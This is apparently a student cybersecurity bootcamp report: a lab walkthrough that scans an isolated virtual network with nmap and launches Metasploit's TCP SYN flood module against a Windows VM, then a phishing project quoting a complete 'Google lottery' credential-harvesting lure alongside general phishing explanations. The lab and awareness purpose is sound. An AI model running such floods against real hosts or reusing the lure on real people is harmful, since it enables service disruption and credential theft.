
Step 1: Finding the Ips

- Open your terminal on your Linux machine.
- Type in the command “ip -a” to see and copy your ip4 address
 - We are going to find our local ip address for our next command. (For example, the IP I was looking for is 192.168.198.128/24)
- Type in the command “nmap ‘ip4 address’” (i.e. nmap 192.168.198.128/24) to find the other IP address of the other virtual machine.
 - Usually, you would need to put your IP address in an IP calculator before putting it through Nmap, but my virtual machines were isolated from the internet.
- Copy the ip4 address of the other vm and the open ports
 - For this attack, I copied IP 192.168.198.129 and port 445

Parrot Terminal

File Edit View Search Terminal Help

```
[jburge@parrot]~$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
        inet 127.0.0.1/8 scope host lo
            valid_lft forever preferred_lft forever
        inet6 ::1/128 scope host noprefixroute
            valid_lft forever preferred_lft forever
2: ens33: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UNKNOWN group default
    qlen 1000
    link/ether 00:0c:29:da:58:1c brd ff:ff:ff:ff:ff:ff
    altnet enp2s1
        inet 192.168.198.128/24 brd 192.168.198.255 scope global dynamic noprefixroute ens33
            valid_lft 974sec preferred_lft 974sec
        inet6 fe80::bab6:1543:f4bb:89e/64 scope link noprefixroute
            valid_lft forever preferred_lft forever
[jburge@parrot]~$
```



The screenshot shows a terminal window titled "Parrot Terminal" with a dark background featuring a network graph watermark. The terminal displays the output of an Nmap scan. It starts with a command to scan port 24 of host 192.168.198.128. The report for this host shows it is up with 0 latency, and all 1000 scanned ports are in ignored states. It also lists 1000 closed TCP ports. A second report for host 192.168.198.129 shows it is up with 0.00024s latency, with 997 closed TCP ports. Both reports list open ports 135/tcp (msrpc), 139/tcp (netbios-ssn), and 445/tcp (microsoft-ds).

```
[jburge@parrot]~$ nmap 192.168.198.128/24
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-07-02 15:55 EDT
Nmap scan report for 192.168.198.128
Host is up (0.000047s latency).
All 1000 scanned ports on 192.168.198.128 are in ignored states.
Not shown: 1000 closed tcp ports (conn-refused)

Nmap scan report for 192.168.198.129
Host is up (0.00024s latency).
Not shown: 997 closed tcp ports (conn-refused)
PORT      STATE SERVICE
135/tcp    open  msrpc
139/tcp    open  netbios-ssn
445/tcp    open  microsoft-ds

Nmap scan report for 192.168.198.130
Host is up (0.00029s latency).
Not shown: 997 closed tcp ports (conn-refused)
PORT      STATE SERVICE
135/tcp    open  msrpc
139/tcp    open  netbios-ssn
445/tcp    open  microsoft-ds
```

Step 2: Syn flood with Metasploit

- Type in the command “msfconsole” to open Metasploit (if attack doesn’t launch, use “sudo msfconsole”)
- When it opens, type in “search auxiliary/dos/tcp/synflood” to find the attack
- When you’ve found it, type in “use 0” to use the attack
- Before we launch the attack, we have to set up the necessary information
- Type in “options” to see where to put in the target’s ip4 address and open port
- Type in “set RHOST ‘ip4 address’” and “set RPORT ‘open port’” of the second VM
 - i.e. RHOST 192.168.198.129 and RPORT 445

- Type in “exploit” to launch the attack



```
[jburge@parrot]~$ sudo msfconsole
[sudo] password for jburge:
Metasploit tip: Use help <command> to learn more about any command

MMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMM
MMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMM
MMMN$                                     vMMMM
MMMN1  MMMMM          MMMMM JMMM
MMMN1  MMMMMMN         NMNMMMM JMMM
MMMN1  MMMMMNMNmNNMMNMNMNMNMNMNMNMNMNMNM
MMMN1  MMMMMNMNMNMNMNMNMNMNMNMNMNMNMNMNM
MMMN1  MMMMMNMNMNMNMNMNMNMNMNMNMNMNMNMNM
MMMN1  WMMMM  MMMMMMM  MMMMM jMMMM
MMMR  ?MMNM   MMMMMMM  MMMMM .dMMMM
MMMNm  `?MM    MMMMM` dMMMM
MMMMMN  ?MM    MM?  NMMMMMN
MMMMMMMNNe      JMMMMMNMM
MMMMMMMMMNm,     eMMMMMNMMNM
MMMMNNMNMMNMNx   MMMMMMNMMNMNMNMNMNMNMNM
MMMMMMMNMMNMNMNM+..+MNMMNMNMNMNMNMNMNMNMNM
https://metasploit.com

=[ metasploit v6.3.44-dev                ]
+ -- ---=[ 2376 exploits - 1232 auxiliary - 416 post      ]
+ -- ---=[ 1388 payloads - 46 encoders - 11 nops        ]
+ -- ---=[ 9 evasion                                ]
```

```
Metasploit Documentation: https://docs.metasploit.com/
```

```
[msf](Jobs:0 Agents:0) >> search auxiliary/dos/tcp/synflood
```

Matching Modules

```
=====
```

#	Name	Disclosure Date	Rank	Check	Description
0	auxiliary/dos/tcp/synflood		normal	No	TCP SYN Flooder

```
Interact with a module by name or index. For example info 0, use 0 or use auxiliary/dos/tcp/synflood
```

```
[msf](Jobs:0 Agents:0) >> use 0
```

```
[msf](Jobs:0 Agents:0) auxiliary(dos/tcp/synflood) >> █
```

```
[msf](Jobs:0 Agents:0) auxiliary(dos/tcp/synflood) >> options
```

```
Module options (auxiliary/dos/tcp/synflood):
```

Name	Current Setting	Required	Description
INTERFACE		no	The name of the interface
NUM		no	Number of SYNs to send (else unlimited)
RHOSTS		yes	The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT	80	yes	The target port
SHOST		no	The spoofable source address (else randomizes)
SNAPLEN	65535	yes	The number of bytes to capture
SPORT		no	The source port (else randomizes)
TIMEOUT	500	yes	The number of seconds to wait for new data

```
View the full module info with the info, or info -d command.
```

```
[msf](Jobs:0 Agents:0) auxiliary(dos/tcp/synflood) >>
```

```
[msf](Jobs:0 Agents:0) auxiliary(dos/tcp/synflood) >> set RHOSTS 192.168.198.129
```

```
RHOSTS => 192.168.198.129
```

```
[msf](Jobs:0 Agents:0) auxiliary(dos/tcp/synflood) >> set RPORT 445
```

```
RPORT => 445
```

```
[msf] (Jobs:0 Agents:0) auxiliary(dos/tcp/synflood) >> options

Module options (auxiliary/dos/tcp/synflood):


Name      Current Setting  Required  Description
----      -----          ----- 
INTERFACE           no        The name of the interface
NUM                 no        Number of SYNs to send (else unlimited)
RHOSTS            192.168.198.129 yes      The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
in 33.90 seconds
RPORT              445       yes      The target port
SHOST                no        The spoofable source address (else randomizes)
SNAPLEN             65535    yes      The number of bytes to capture
SPORT                no        The source port (else randomizes)
TIMEOUT             500       yes      The number of seconds to wait for new data


View the full module info with the info, or info -d command.
```


```
[msf] (Jobs:0 Agents:0) auxiliary(dos/tcp/synflood) >> exploit
[*] Running module against 192.168.198.129
[*] SYN flooding 192.168.198.129:445...
```


Step 3: Viewing the attack

- Switch to your second virtual machine
- Open Wireshark to view the incoming packets being sent from the attack
 - You will see an influx of SYN packets being sent. SYN packets are meant to establish a connection between two systems. In this case, the connection is never established and will continue to flood the system with requests until it crashes
- Open Task Manager to view the strain of the incoming packets slowing the system down.
 - Click on Performance on the left-hand side and watch the CPU, Memory, and Ethernet increase over time. If the attack is left on for too long, the system will crash.









Solutions

One of the first solutions to prevent a DOS attack is having an antivirus up and running. This will help block any unwanted connections trying to connect to your system. The second solution is to limit the network rate. This will limit how often someone repeats an action like trying to log in or requesting access to your server.

Phishing and Social Engineering

Executive Summary

In this project, we employed the social engineering technique known as credential harvesting. We did this by sending a message containing a link to an individual, making them believe they had won a Google lottery and that they would benefit from a large sum of money.

“I am the director of the Google Word Lottery department. Currently, we are collecting all Google email addresses for a raffle. Your email has been selected, so you have just won \$50,000. Click on this link and enter your address to discover more details. The deadline for the transfer is 08/02/2024. This is a unique opportunity, and we want to ensure that you claim your prize as soon as possible. We value our users and believe that this lottery is a great way to give back to our community. Your prompt response is highly encouraged to secure your prize without any delay”.

The message was designed to be convincing, exploiting the natural human tendency to trust and respond to such enticing offers. The goal was to capture their username and password for further use, demonstrating how easily sensitive information can be obtained through social engineering tactics.

Throughout the project, we meticulously documented the steps involved in creating and executing the phishing campaign, highlighting the psychological triggers that make such attacks successful. We analyzed the effectiveness of different message formats and delivery methods to understand what makes a phishing attempt more likely to succeed.

At the end of the project, we provided comprehensive advice to be followed rigorously to avoid falling victim to these types of scams. This included tips on recognizing suspicious emails, the importance of not clicking on unknown links, and the necessity of using strong, unique passwords. We also emphasized the importance of educating others about these threats and maintaining a healthy

skepticism towards unsolicited offers. Our goal is to raise awareness and arm individuals with the knowledge they need to protect themselves against social engineering attacks.

By understanding and implementing these preventive measures, we can significantly reduce the risk of falling prey to such deceptive tactics and ensure better cybersecurity for everyone.

Disclaimer: This project is solely for educational purposes and is not intended to encourage anyone to use this technique for scamming. Our goal is to raise awareness about social engineering attacks and provide knowledge on how to protect against them. We strongly discourage any malicious use of the information presented in this project.

Introduction:

Welcome to the final presentation of our bootcamp project titled "Social Engineering: The Human Element of Cybersecurity." In a world where technology is advancing at an unprecedented pace, the human factor remains one of the most vulnerable aspects of any security system. Social engineering exploits human psychology to gain unauthorized access to systems, sensitive information, or even physical locations.

Our project dives deep into the various techniques used in social engineering, such as phishing, pretexting, baiting, and tailgating. We have analyzed real-world case studies to understand the methodologies employed by attackers and the impact of these breaches on organizations and individuals.

Throughout this presentation, we will showcase our comprehensive research, the experiments we conducted to test the effectiveness of different social engineering tactics, and the countermeasures that can be implemented to mitigate these risks.

Join us as we unravel the complexities of social engineering and highlight the importance of awareness and education in fortifying our defenses against these ever-evolving threats

Objective

Penetration testing/Social engineering

What is Penetration testing?

A penetration test (pen test) is an authorized simulated attack performed on a computer system to evaluate its security. Penetration testers use the same tools, techniques, and processes as attackers to find and demonstrate the business impacts of weaknesses in a system. Penetration tests usually simulate a variety of attacks that could threaten a business. They can examine whether a system is robust enough to withstand attacks from authenticated and unauthenticated positions, as well as a range of system roles. With the right scope, a pen test can dive into any aspect of a system.

Phases of pen testing

Pen testers simulate attacks by motivated adversaries. To do this, they typically follow a plan that includes the following steps:

- **Reconnaissance:** Gather as much information about the target as possible from public and private sources to inform the attack strategy. Sources include internet searches, domain registration information retrieval, social engineering, nonintrusive network scanning, and sometimes even dumpster diving. This information helps pen testers map out the target's attack surface and possible vulnerabilities. Reconnaissance can vary with the scope and objectives of the pen test; it can be as simple as making a phone call to walk through the functionality of a system.

In this Project, we are going to use the social engineering system:

social engineering penetration testing

What is social engineering penetration testing?

Social engineering penetration testing is the practice of deliberately conducting typical social engineering scams on employees to ascertain the organization's level of vulnerability to this type of exploit.

What is social engineering?

Social engineering is a type of cyberattack where the attack vector relies heavily on human interaction. The attackers use human emotions and tendencies against their victims. One attacker might use fear to achieve their aims, another might use flattery and a third might use fake news. Social engineering is an attack vector largely dependent on human interaction.

In all these cases, they attempt to bypass an organization's technical security measures and exploit what's hard to predict and even harder to control: human vulnerabilities. The goal is usually to get the victim (or victims) to part with the organization's money or confidential information.

Some common and popular social engineering tactics are as follows:

- Phishing. With this tactic, fake emails are sent to victims to encourage them to click on malicious links or download malicious attachments.
- Scareware. Scareware is used to scare the victim into downloading malicious software.
- Baiting. This tactic makes false promises to lure a victim into a trap.
- Honeytrapping. The attacker sets up a fake online profile to build a relationship with the victim to trick them into parting with money or personal information.
- Business email compromise. Business email compromise allows one to pretend to be someone trustworthy to gain a victim's trust and get them to do something they wouldn't normally do, such as transfer large sums of money to an unknown bank account (that belongs to the attacker).

- Tailgating. Tailgating is a physical breach in which an attacker gains access to a physical facility by following an employee or asking them to grant them access (e.g., by holding the door or by swiping their electronic ID card

Phishing

Phishing exploits, a common off-site social engineering testing method, are used to test employee vulnerability to fake/malicious emails. Testers might send an email purportedly from someone in management asking the employee to open an unexpected attachment, provide sensitive information or visit an unapproved website. Or they might send the victim a test message to lure them into clicking on a malicious website link. When they do, they will be prompted to either download malicious software or provide sensitive data into an online form. This type of social engineering attack is known as smishing (SMS and phishing) and is increasingly used by pen testers to assess employees' vulnerability to such increasingly common scams.

“Phishing” refers to an attempt to steal sensitive information, typically in the form of usernames, passwords, credit card numbers, bank account information or other important data in order to utilize or sell the stolen information.

How is phishing carried out?

The most common examples of phishing are used to support other malicious actions, such as on-path attack and cross-site scripting attacks. These attacks

typically occur via email or instant message, and can be broken down into a few general categories. It's useful to become familiar with a few of these different vectors of phishing attacks in order to spot them in the wild.

Advanced-fee scam

This common email phishing attack is popularized by the “Nigerian prince” email, where an alleged Nigerian prince in a desperate situation offers to give the victim a large sum of money for a small fee upfront. Unsurprisingly, when the fee is paid, no large sum of money ever arrives. The interesting history is that this type of scam has been occurring for over a hundred years in different forms; it was originally known in the late 1800s as the Spanish Prisoner scam, in which a con artist contacted a victim to prey on their greed and sympathy. The con artist is allegedly trying to smuggle out a wealthy Spanish prisoner, who will reward the victim handsomely in exchange for the money to bribe some prison guards.

This attack (in all its forms) is mitigated by not responding to requests from unknown parties in which money has to be given to receive something in return. If it sounds too good to be true, it probably is. A simple Google search on the theme of the request or some of the text itself will often bring up the details of the scam.

Account deactivation scam

By playing off the urgency created in a victim who believes an important account is going to be deactivated, attackers are able to trick some people into handing over important information such as login credentials. Here's an example: the attacker sends an email that appears to come from an important institution like a bank, and they claim the victim's bank account will be deactivated if they do not take action quickly. The attacker will then request the login and password to the victim's bank account in order to prevent the deactivation. In a clever version of the attack, once the information is entered, the victim will be directed to the legitimate bank

website so that nothing looks out of place.

This type of attack can be countered by going directly to the website of the service in question and seeing if the legitimate provider notifies the user of the same urgent account status. It's also good to check the URL bar and make sure that the website is secure. Any website requesting a login and password that is not secure should be seriously questioned, and nearly without exception should not be used.

Website forgery scam

This type of scam is commonly paired with other scams such as the account deactivation scam. In this attack, the attacker creates a website that is virtually identical to the legitimate website of a business the victim uses, such as a bank. When the user visits the page through whatever means, be it an email phishing attempt, a hyperlink inside a forum, or via a search engine, the victim reaches a website which they believe to be the legitimate site instead of a fraudulent copy. All information entered by the victim is collected for sale or other malicious use.

In the early days of the Internet, these types of duplicate pages were fairly easy to spot due to their shoddy craftsmanship. Today the fraudulent sites may look like a picture-perfect representation of the original. By checking the URL in the web browser, it is usually pretty easy to spot a fraud. If the URL looks different than the typical one, this should be considered highly suspect. If the pages listed as insecure and HTTPS is not on, this is a red flag and virtually guarantees the site is either broken or a phishing attack.

Security & speed with any Cloudflare plan

What is spear phishing?

This type of phishing is directed at specific individuals or companies, hence the term spear phishing. By gathering details or buying information about a particular target, an attacker is able to mount a personalized scam. This is currently the most

effective type of phishing, and accounts for over 90% of the attacks.

What is clone phishing?

Clone phishing involves mimicking a previously delivered legitimate email and modifying its links or attached files in order to trick the victim into opening a malicious website or file. For example, by taking an email and attaching a malicious file with the same filename as the original attached file, and then resending the email with a spoofed email address that appears to come from the original sender, attackers are able to exploit the trust of the initial communication in order to get the victim to take action.

What is whaling?

